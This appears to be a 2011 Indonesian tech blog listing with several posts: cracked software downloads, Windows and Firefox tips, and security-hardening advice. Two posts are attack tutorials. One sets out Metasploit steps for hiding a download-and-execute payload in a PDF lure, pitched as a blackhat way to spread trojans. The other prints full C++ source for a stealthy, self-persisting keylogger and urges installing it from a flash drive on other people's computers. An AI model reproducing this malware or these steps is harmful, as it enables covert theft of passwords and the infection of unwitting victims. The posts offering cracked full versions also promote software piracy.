Post Terbaru

Sunday, October 30, 2011

Real Hide IP 4.1 Full Version With Crack


Real Hide IP merupakan sebuah tool internet yang bisa sobat gunakan untuk mengganti IP Address secara mudah hanya dengan satu kali klik mouse. Selain itu Real Hide IP 4.1 dapat melakukan penggantian IP secara berkala atau otomatis.

Aplikasi ini saya hadirkan full version lengkap dengan cracknya jadi bisa digunakan selamanya. Bagi yang sudah request Real Hide IP silahkan langsung sedot gan.

Screenshot:
Download:
jangan lupa komentarnya ya gan..!
Read more ...

Ashampoo Burning Studio 10 Full Version + Key


Ashampoo Burning Studio
Ashampoo Burning Studio 10.0.11 merupakan sebuah software yang bisa sobat gunakan untuk mengcopy data dari PC ke CD/DVD, dengan menggunakan aplikasi ini dapat mempermudah anda untuk mengcopy data anda sendiri seperti video, audio dan CD Multisession, DVD dan Bluray, selain itu Ashampoo Burning Studio 10.0.11 saya hadirkan dengan key reg yang bisa digunakan untuk membuat full version.
Download:
special thanks 2 GIETERROR...

ENJOY IT...AND DON'T FORGET TO COMMENT..!
Read more ...

Saturday, October 29, 2011

Menyebarkan Malicious Code Melalui Metasploit


Mungkin sebagian besar orang-orang yg bergelut di bidang IT pernah mendengar ataupun pernah memakai salah satu Framework Development Vulnerability ini,Yup, jika anda belum pernah mengenal apa itu Metasploit silahkan anda mengunjungi situs utamanya yaitu http://metasploit.com dan referensi nya melalui search engine kesukaan anda.
Pada kali ini saya akan menggambarkan salah satu teknik Blackhat dalam memanfaatkan Metasploit sebagai senjata yang powerfull dalam menyebarkan Malicious Code baik itu Trojan, Virus, Botnet, ataupun Rootkit melalui teknik rekayasa social (Social Enginering).
Ok, buat persiapan kita akan mempersiapkan sebuah File PDF dan Virus (Fake).Untuk file virus palsu kita coba bangun dari sebuah bahasa Visual Basic.Berikut potongan kodenya. Yg mana jika tombol ditekan maka akan menghasilkan tulisan “Selamat Komputer Anda Kena Virus ”
Code:
Private Sub Command1_Click()Text1.Text = "Selamat Komputer Anda Kena Virus  "End Sub
Setelah Virus Palsu, Selanjutnya kita perlu menyiapkan sebuah File e-book untuk media sosial engginering dan Metasploit sebagai Alat untuk meracik kedua file tersebut.Proses Meracik Adonan
  1. Download dan Instal metasploit anda
  2. Setelah installasi selesai, pilihlah metasploit web yaitu pada Start –> Metasploit Framework –> msfweb
  3. Setelah load pilih tab Exploit dan carilah exploit “Adobe PDF Embedded EXE Social Engineering”. Exploit ini dapat berjalan pada Adobe Reader v8.x, v9.x
4. Pilih “windows/download_exec”
5. Selanjutnya kita akan dihadapkan kepada pengaturan standart untuk menkonfigurasi file yang akan diracik. 
EXENAME : Path / Directory tempat File Virus berada
ex my linux directory: /home/valencia/contoh_virus.exe
INFILENAME : Path / Directory tempat E-BOOK / PDF berada
ex my linux directory : /home/valencia/ebook_palsu.pdf
FILENAME : Merupakan Output Hasil File
ex: evil.pdf
LAUNCH MESSAGE : Pesan kesalahan yg ditampilkan
ex : To view the encrypted content please tick the 
“Do not show this message again” box and press Open.
OUTPUTPATH : Path / Directory tempat File gabungan berada
ex my linux directory: /home/valencia/
URL : Alamat web yg digunakan untuk mendownload executable.
ex : http://site-fake.com/evil_update.pdf
6. Selanjutnya klik tombol Launch Exploit. Jika berhasil maka akan ada file baru yg bernama evil.pdf di path /home/valencia/
Setelah semua adonan selesai diracik saatnya melakukan penyebaran dengan teknik social enginering. File hasil generate yg bernama evil.pdf bisa di Rename dengan judul yg menarik minat seseorang untuk mengeksekusinya, misalnya “ Cara Mendapatkan Uang Gratis Di Internet”.
Ok, ga perlu dijelaskan bagaimana cara menyebarkan, karena saya yakin anda terlalu pintar untuk itu…lolz J
Sekarang kita lihat , bagaimana jika file itu kita eksekusi. Apakah dengan teknik ini file virus palsu dapat berjalan jika e-book itu dijalankan ?


- 
Setelah di jalankan, file evil.pdf tadi akan menjalankan command prompt dan kemudian menampilkan pesan error sesuai dengan LAUNCH MESSAGE yg kita setting tadi.
- Dan jika kita menutup dialog box dari error tersebut maka program virus palsu yg berada pada badan file evil.pdf tersebut akan dijalankan dan menampilkan pesan.
Dari ilustrasi teknik di atas, mungkin anda akan berpikir jika dulu E-book yg ada di internet bukanlah sesuatu ancaman bagi anda tapi sekarang mereka bisa menjadi ancaman serius bagi keamanan anda.
Coba bayangkan, file yg diselipkan itu adalah sebuah program yang bertugas mencuri data banking seperti Zeus, SpyEye. Saya yakin E-book yang ada dalam PC / Laptop anda sudah masuk ke Recycle Bin (Just Kidding .)Anyway…….sekian bahasan pendek yg bisa saya sampaikan. Moga saja kita dapat lebih aware terhadap ancaman-ancaman yang ada di dunia maya.
Salam……………..
Created By: Aurel 666

                                        SOURCE:BINUS HACKER

                                                    ENJOY IT........
Read more ...

Membuat Shortcut Untuk Mengunci Layar Komputer


Kalau anda sedang bekerja di depan layar komputer, dan harus meninggalkannya sesaat, untuk menghindari hal-hal yang tidak diinginkan sebaiknya jangan biarkan layar terbuka, kuncilah dahulu tampilan layar komputer anda.

Di Windows ( Windows XP, Vista dan Windows 7 ) untuk mengunci tampilan layar komputer yaitu dengan menekan tombol keyboard Win+L
Kalau anda ingin mengunci dengan klik mouse, kita harus membuat shortcutnya terlebih dahulu, membuatnya sangat mudah.


• Klik kanan Pada layar desktop
• Klik New
• Klik Shortcut

• Copy dan paste code berikut ini pada kolom location of the item
rundll32.exe user32.dll, LockWorkStation


• Klik Next
• Ketik nama shortcut sesuai keinginan
• Klik Finish.
Maka pada Desktop akan ada shortcut  yang bila didobel klik akan mengunci layar komputer anda.

Semoga bermanfaat.


source:http://komputertipstrik.blogspot.com/2011/10/membuat-shortcut-untuk-mengunci-layar.html#more
Read more ...

menghilangkan tombol close di mozilla firefox

Firefox Pictures, Images and Photos

secara default firefox meletakan tombol close di setiap tabnya, fungsinya yaitu menutup tab yang sedang anda buka. tapi kali ini anda bisa menghilangkan tombol ini, atau hanya melihatnya pada tab yang sedang anda tampilkan pada saat itu.

caranya masukan : 1. about:config di address bar dan enter.
                             2. cari tulisan browser.tabs.closebuttons > enter
                             3. masukan salah satu value berikut sesuai keinginan anda.
0 = tombol close hanya ada pada active tab
1 = tombol close pada setiap tab
2 = tidak ada tombol close
3 = tombol close tunggal diakhir tab


nah sekian artikel kali ini...
terimakasih..


source:http://pusattrik.blogspot.com/2010/07/menghilangkan-tombol-close-di-mozilla.html
Read more ...

Mengukur kecepatan ISP anda

Berapa sebenarnya kecepatan koneksi anda ketika terhubung ke ISP? Kenapa koneksi terasa lambat ? Tips ini dapat mengukur kecepatan koneksi menggunakan web browser, baik untuk akses via modem, leased line (Astinet), ADSL, cable modem, dll.

Untuk mengukur kecepatan koneksi, ketika membuka suatu halaman maka kita akan men-download sejumlah data dari server tersebut. Setelah proses tersebut selesai, maka kecepatan koneksi dapat dilihat.

Coba anda kunjungi ke 
http://computingcentral.msn.com/internet/speedtest.asp atau http://home.cfl.rr.com/eaa/Bandwidth.htm
Link ini sangat bermanfaat untuk mengukur kecepatan efektif koneksi ke situs luar negeri. Karena berlokasi di US, maka kecepatan koneksi ini dapat mengukur seberapa jauh performansi dan besar bandwidth koneksi (ISP) anda ke luar negeri.

Bagi yang menggunakan akses Telkom-net, pengukuran ini relatif lebih akurat karena menggunakan jaringan internal. Bila anda menggunakan modem 56 Kbps, dan saluran telepon anda cukup bagus, maka kecepatan koneksi lebih dari 40 kbps bisa anda dapatkan. Apabila kecepatan pengukuran ini jauh lebih rendah dari yang ditunjukkan pada PC Windows, maka kemungkinan besar driver modem anda kurang cocok
Untuk mengulangi pengukuran, gunakan menu Refresh atau Ctrl-Refresh. Langkah tersebut diatas diperlukan untuk memastikan anda mendownload data dari server dan bukan dari cache proxy di tempat anda. Bila anda mendapatkan kecepatan mentok, kemungkinan besar anda men-download cache. 


SEMOGA BERGUNA!!!


source:
http://trik-internet.blogspot.com
Read more ...

Membuat keylogger di flashdisk


Keylogger merupakan sebuah perangkat komputer baik perangkat keras atau perangkat lunak yang digunakan untuk memantau penekanan tombol keyboard. Sebuah keylogger biasanya akan menyimpan hasil pemantauan penekanan tombol keyboard tersebut ke dalam sebuah berkas log/catatan/rekaman. Beberapa keylogger tertentu bahkan dapat mengirimkan hasil rekamannya ke e-mail tertentu secara periodik (wikipedia). Kalimat mudahnya keylogger adalah sebuah program yang dapat mencuri data akun (username, password) dengan cara merekam penekanan tombol pada keyboard.

Keylogger yang hendak kita buat menggunakan bahasa pemrograman C++, bagi agan yang belum paham apa itu C++ silahkan gugling, pelajari sendiri ya, jangan malas buat searching, reading n experiment. :P

langsung ja deh.,...ni POCny man teman....

• Pertama nte harus menyediakan flash disk ato USB (yang g jorok atau bebas virus ya, biar kompu orang g rusak).
• Lalu nte mesti download compiler C++. Bisa agan download di sini
• Setelah di install, open dan tulis code ini #copas juga buleh :P

#include 
#include 
#include 

#define BUFSIZE 80

int test_key(void);
int create_key(char *);
int get_keys(void);


int main(void)
{
    HWND stealth;
    AllocConsole();
    stealth=FindWindowA("ConsoleWindowClass",NULL);
    ShowWindow(stealth,0);
 
    int test,create;
    test=test_key();
        
    if (test==2)
    {
        char *path="c:\\%windir%\\Log.exe";
        create=create_key(path);
          
    }
        
 
    int t=get_keys();
    
    return t;
}  

int get_keys(void)
{
            short character;
              while(1)
{
                    
    for(character=8;character<=222;character++)
{
    if(GetAsyncKeyState(character)==-32767)
{  
                            
     FILE *file;
    file=fopen("log.log","a+");
if(file==NULL)
{
return 1;
}            
if(file!=NULL)
{        
if((character>=39)&&(character<=64))
{
    fputc(character,file);
    fclose(file);
    break;
}        
    else if((character>64)&&(character<91))
{
                                           character+=32;
                                           fputc(character,file);
                                           fclose(file);
                                           break;
}
    else
{
    switch(character)
{
                                               case VK_SPACE:
                                               fputc(' ',file);
                                               fclose(file);
                                               break;    
                                               case VK_SHIFT:
                                               fputs("[SHIFT]",file);
                                               fclose(file);
                                               break;                                            
                                               case VK_RETURN:
                                               fputs("\n[ENTER]",file);
                                               fclose(file);
                                               break;
                                               case VK_BACK:
                                               fputs("[BACKSPACE]",file);
                                               fclose(file);
                                               break;
                                               case VK_TAB:
                                               fputs("[TAB]",file);
                                               fclose(file);
                                               break;
                                               case VK_CONTROL:
                                               fputs("[CTRL]",file);
                                               fclose(file);
                                               break;    
                                               case VK_DELETE:
                                               fputs("[DEL]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_1:
                                               fputs("[;:]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_2:
                                               fputs("[/?]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_3:
                                               fputs("[`~]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_4:
                                               fputs("[ [{ ]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_5:
                                               fputs("[\\|]",file);
                                               fclose(file);
                                               break;                                
                                               case VK_OEM_6:
                                               fputs("[ ]} ]",file);
                                               fclose(file);
                                               break;
                                               case VK_OEM_7:
                                               fputs("['\"]",file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD0:
                                               fputc('0',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD1:
                                               fputc('1',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD2:
                                               fputc('2',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD3:
                                               fputc('3',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD4:
                                               fputc('4',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD5:
                                               fputc('5',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD6:
                                               fputc('6',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD7:
                                               fputc('7',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD8:
                                               fputc('8',file);
                                               fclose(file);
                                               break;
                                               case VK_NUMPAD9:
                                               fputc('9',file);
                                               fclose(file);
                                               break;
                                               case VK_CAPITAL:
                                               fputs("[CAPS LOCK]",file);
                                               fclose(file);
                                               break;
                                               default:
                                               fclose(file);
                                               break;
                                        }        
                                   }    
                              }        
                    }    
                }                  
                    
            }
            return EXIT_SUCCESS;                            
}                                                

int test_key(void)
{
    int check;
    HKEY hKey;
    char path[BUFSIZE];
    DWORD buf_length=BUFSIZE;
    int reg_key;
    
    reg_key=RegOpenKeyEx(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_QUERY_VALUE,&hKey);
    if(reg_key!=0)
    {    
        check=1;
        return check;
    }        
          
    reg_key=RegQueryValueEx(hKey,"Log",NULL,NULL,(LPBYTE)path,&buf_length);
    
    if((reg_key!=0)||(buf_length>BUFSIZE))
        check=2;
    if(reg_key==0)
        check=0;
        
    RegCloseKey(hKey);
    return check;  
}
 
int create_key(char *path)
{  
        int reg_key,check;
        
        HKEY hkey;
        
        reg_key=RegCreateKey(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",&hkey);
        if(reg_key==0)
        {
                RegSetValueEx((HKEY)hkey,"Log",0,REG_SZ,(BYTE *)path,strlen(path));
                check=0;
                return check;
        }
        if(reg_key!=0)
                check=1;
                
        return check;
}
 

• Nah, setelah itu nte Complie atau run, tapi enakan klik Rebuild All, bisa agan temukan di Execute>Rebuild All

• Nah berhubung program sudah jalan, wajib nte end process “Log.exe “nya di Windows Task Manager.Save program dengan nama “Log”.

• Sekarang, coba nte buka my document, pasti dah ada program nya “Log.exe” dan tempat hasil Log-an nya yang bernama “Log”

• Tetapi apabila anda ingin mengganti nama program nya menjadi nama yang anda ingin kan seperti contoh “Havizganteng”, bias anda ubah code nya di sini

char *path="c:\\%windir%\\Havizganteng.exe";

file=fopen("Havizganteng.log","a+");

reg_key=RegQueryValueEx(hKey,"Havizganteng",NULL,NULL,(LPBYTE)path,&buf_length);

RegSetValueEx((HKEY)hkey,"Havizganteng",0,REG_SZ,(BYTE *)path,strlen(path));

• Na, kan sudah menjadi folder, tinggal nte copy ke flash disk

• Selanjutnya, tinggal nte jalanin aja di kompu orang lain lewat flash disk nte, untuk menghentikan “Log.exe’ / Keylogger nya, bisa kalian end process di Windows Task Manager / ctrl+alt+delete

• Tetapi kalau yang punya kompu Tanya “ko flash disk nya g d lepas?”, na tinggal basa-basi da ama yang punya computer,, hehehehhehehehe


slese dah.,

Source:
Allah Swt,
armytheludher(Devilsc0de)
Read more ...

Membasmi virus sality


  Tulisan kali ini judulnya mungkin agak sadis ya, tapi pemilihan judul kali ini didasari karena kejengkelan dengan penemuan virus di komputer kantor yang saya gunakan sehari-hari. Virus apakah itu? Yap sesuai judul tulisan diatas, virus yang saya temukan dan dideteksi anti virus Smadav dan AVG yg terpasang di komputer saya adalah Sality, tepatnya Sality.101.
Nah yang membuat jengkel lagi adalah ternyata kedua antivirus yg saya gunakan hanya dapat menghapus ketika virus terdeteksi dan tidak memperbaiki registry dan autorun.inf yang diinfeksi virus ini, akibatnya saya harus mengutak-atik registry secara manual. Oleh karena itu saya mencari alternatif penyembuhan alternatif lain, tapi yang jelas bukan dukun ya. 
Setelah browsing sana-sini, akhirnya saya mendapati sebuah alternatif penyembuhan yang sudah saya buktikan efektif mengatasi Sality.101, nama aplikasi tersebut adalah Salitykiller (cocok kan namanya sebagai pembunuh gratisan?) . Aplikasi keluaran Kaspersky Lab ini mencari dan memperbaiki file yang terinfeksi dengan lebih baik.
Cara penggunaannya juga sangat mudah, tinggal di ekstrak, kemudian jalankan Salitykiller.exe yang terdapat didalamnya, selanjutnya biarkan aplikasi ini bekerja hingga semua komponen registry dan file di-scan dengan sempurna dan secara otomatis akan diperbaiki oleh antivirus ini.

Untuk yang penasaran melihat penampakannya, berikut ini tampilannya:
Sality Killer
Tampilan Sality Killer
Bagi rekan-rekan yang mendapati masalah yang sama seperti saya, silahkan download aplikasinya disini.
Semoga berguna dan terbebas dari serangan sality yang terkutuk. :)
Read more ...

Cara Sederhana Sekuriti Windows XP


Apa yang telah anda lakukan untuk menjaga Sistem Operasi Windows XP tetap aman dari serangan Virus? Memasang antivirus? Atau update Antivirus-kah? Benar, cara-cara tersebut dapat digunakan untuk mempertahankan kestabilan sistem operasi Windows kita. Namun keteledoran dalam mengaupdate antivirus dapat mengakibatkan rapuhnya keamanan komputer kita, sehingga lemah dalam menahan serangan virus. Hal ini dapat berakibat pada kerusakan total Sistem operasi, yang pada akhirnya diperbaiki dengan “install Ulang Sistem Operasi”.
Sangat membosankan memang, jika jalan satu-satunya adalah install ulang. Selain memakan waktu yang lama, proses install ulang juga sangat membosankan. Mengapa demikian? Karena kita wajib menginstall kembali setiap software yang diperlukan. Baik sofware Utiliti, Design, Multimedia, Dokumen, dan lain sebagainya. Nah pada kesempatan ini akan dijelaskan beberapa langkah sederhana yang lumrah dan digunakan sebagaian orang dalam melakukan proteksi OS-nya. Cara-cara ini mungkin belum biasa bagi orang yang belum mengetahuinya. Namun apa salahnya mencoba, dan sangat mungkin membantu pertahanan komputer anda. Adapun cara-cara tersebut adalah sebagai berikut.

1.      Matikan fungsi “Autorun dan Autoplay”.
Cara mematikan autorun dan autoplay yang saya tahu dapat dilakukan dengancara menggunakan REGEDIT untuk autorun. Dan menggunakan GPEDIT untuk Autoplay. Fungsi kedua opsi ini sama namun cara aktifasinya berbeda.
a.      Melalui regedit.
Buka regedit melalui: Klik start > Run > tuliskan “regedit” pada box > klik ok.
Ikuti string berikut :
 
HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Policies/Explorer
 
Klik ganda NoDriveTypeAutoRun dan masukkan angka 95 pada Value Data.
b.      Melalui gpedit.
Buka gpedit melalui: Klik start > Run > tuliskan “gpedit.msc” pada box > klik ok.
Ikuti string berikut ini :
Computer Configuration > Administrative Templates > System
Klik double Turn Off Autoplay dan klik enabled.
 
2.      Aktifkan fungsi disbled Copy Paste melalui USB.
Aktifkan fungsi copy paste USB jika diperlukan saja. Konfigurasi ini dapat dilakukan melalui regedit dengan menggunakan string berikut ini.
a.      Klik Start > Run > tuliskan “regedit” > klik ok.
 
Klik HKEY_LOCALMACHINE > SYSTEM > CurrentControlSet > Control
 
b.      Klik kanan pada Control pilih New>Key, beri nama “StorageDevicePolicies”.
c.       Klik kanan pada StorageDevicePolicies, pilih New > DWord Value beri nama “WriteProtect”.
d.      Klik double pada WriteProtect tersebut, dan ganti value datanya menjadi 1.
e.      Kemudian Restart Komputer/Laptop Anda.
Jika berhasil, setiap kali mengcopy paste file, maka akan muncul komentar : Error Copying File or Folder.
Jika ingin mengembalikan ke kondisi semula, ganti value datanya menjadi 0.
 
3.      Update Antivirus.
Update antivirus ini dimaksudkan untuk memperbaharui database virus-virus baru yang belum teridentifikasi oleh antivirus yang kita gunakan. Sehingga setelah diupdate, antivirus dapat mengenali virus tersebut. Update antivirus dapat dilakukan dengan  mendownload file update melalui situs produsen antivirus yang kita gunakan. Dapat juga dilakukan dengan automatic update ketika komputer kita terhubung ke internet.
        
4.      Scan Flash Disk.
Scanlah setiap flash disk yang terhubung ke komputer. Buka file-file flash disk setelah proses scan selesai dan dinyatakan bersih atau virus yang bercokol di dalam flash disk telah terhapus atau diperbaiki.
 
5.      Kenali File Application yang dianggap aneh.
Tindakan ini dilakukan dengan tujuan agar file application tersebut tidak kita jalankan. Karena proses penyebaran Virus dilakukan melalui file-file jenis ini. Infeksi dapat terjadi setelah file-file tersebut dijalankan. Hal ini dapat terjadi jika antivirus anda tidak mengenali virus dengan jenis tertentu. Bisa jadi karena belum meng-Update antivirus.  Maka perhatikanlah poin ini.
6.      Hindari kebiasaan menyimpan file di Drive tempat Sistem Operasi di installkan. Biasanya drive yang digunakan  adalah C:\ . Maka simpanlah file dan data yang penting diluar drive ini, seperti D:\ atau E:\ jika ada. Hal ini dilakukan untuk menghindari kemungkinan terburuk jika Komputer perlu diinstall Ulang. Sehingga tidak merepotkan dalam membackup data-data yang terdapat di Drive tempat OS (sistem Operasi) bercokol.
 
7.      Lakukanlah Backup sistem operasi dengan menggunakan applikasi sejenis Ghost. Hal ini sangat membantu anda dalam menghindari install ulang Sistem Operasi. Sebenarnya Penggunaan Ghost sama dengan install ulang komputer, tetapi lebih cepat dan simpel karena memungkinkan anda untuk membackup Aplikasi-aplikasi yang di installkan, sehingga tidak perlu diinstall kembali. Backup ini dilakukan setelah install ulang dan instalasi beberapa aplikasi yang anda anggap penting, seperti Antivirus, Ms Word dsg.
 
8.      Buat System Restore pada Komputer anda.
Tindakan ini lebih simpel dibandingakan dengan membackup Sistem Operasi. Restore Point digunakan untuk mengembalikan kembali bentuk Windows saat kita membuat Restore poin terakhir. Caranya adalah :
a.      Setelah proses install Ulang Sistem operasi, bikin sebuah restore point. Dengan cara: Klik Start > All Program > Accessories > System Tools > System Restore
b.      Klik Create a Restore Poin, dan klik Next.
c.       Bikin nama restore Point. Dan Klik Create.
Hal ini menandakan anda membuat sebuah Restore Poin dan sewaktu-waktu anda bisa mengembalikan Keadaan Sistem Operasi anda ke bentuk ketika Restore Point di buat. Ingat! Ini hanya berlaku untuk Sistem. Tidak berpengaruh dalam proses penyimpanan data.
Read more ...

Membuat Laptop menjadi Hotspot / Access Point di Ubuntu


Dengan banyaknya pilihan operator yang tersedia saat ini, semakin mempermudah setiap orang untuk dapat koneksi internet murah. Nah, terkadang ada pemikiran bagaimana menjadi lebih murah dan efektif untuk memanfaatkan 1 USB Modem yang dimiliki sehingga dapat dipakai sebagai koneksi internet yang dapat dibagi pakai (sharing). Atau kalau bahasa internetnya adalah menjadikan Laptop yang memiliki USB Modem difungsikan sebagai Access Point / Hotspot. Bagaimana caranya ?
Ternyata dengan Ubuntu sangat mudah, sbb. :

1. Klik Icon Network Manager, kemudian pilih / klik Create New Wireless Network


2. Isikan Network Name, Pilih Wireless Security dan isikan Passowrd Key-nya


Nama Network saya isi : Wifi1, Wireless Securities pilih : “WEP 40/128-bit Key” (agar wireless juga bisa diakses oleh Windows) dan password sesuai keinginan. Klik Create. Sampai disini Anda telah sukses membuat Wireless Network dan setelah beberapa saat sistem Ubuntu akan menyampaikan informasi bahwa Wireless Network sudah Connect seperti terlihat pada gambar :
3. Pada Laptop yang lain (Ubuntu Sabily) saya akan mendemonstrasikan cara koneksinya. Klik Icon Network Manager. Dapat dilihat bahwa terdapat koneksi yang bisa digunakan (available) yaitu Wifi1. Klik Wifi1 …

4. Akan muncul kotak dialog : Wireless Securities dan Password Key, agar dipilih dan diisikan seperti data di atas, kemudian klik Connect … Nah Laptop sudah connect ke Internet melalui Wifi1 dan silakan berselancar.
5. Jika besok hari berikutnya akan mengaktifkan Wifi1 kembali, tidak perlu membuat koneksi baru, namun cukup klik Network Manager –> Create New Wireless Network. Pada Connection pilih Nama Wifi di atas (biasanya minta password user) –> klik Create
Semoga informasi ini bermanfaat :)
Read more ...

VIPRE Antivirus Premium 4.0


Vipre Antivirus merupakan tool yang berfungsi layaknya antivirus pada umumnya yakni menjaga dan mencegah virus yang berada di kawasan sistem komputer.

Vipre Antivirus ini mungkin bagi sebagian orang jarang mendengar tentang antivirus ini, menurut informasi yang saya dapatkan di internet, katanya Vipre Antivirus adalah software antivirus yang sangat ringan serta merupakan antivirus terbaik pada tahun 2010.

Software ini telah menginjak versi ke 4.0 Beta 4182. Jika anda berminat mencoba pada postingan kali ini saya akan memberikan program VIPRE AntiVirus secara cuma-cuma alias gratis.

Download: VIPRE Antivirus Premium 4.0
Read more ...
© 2014 Anjaw's The Crib. All Rights Reserved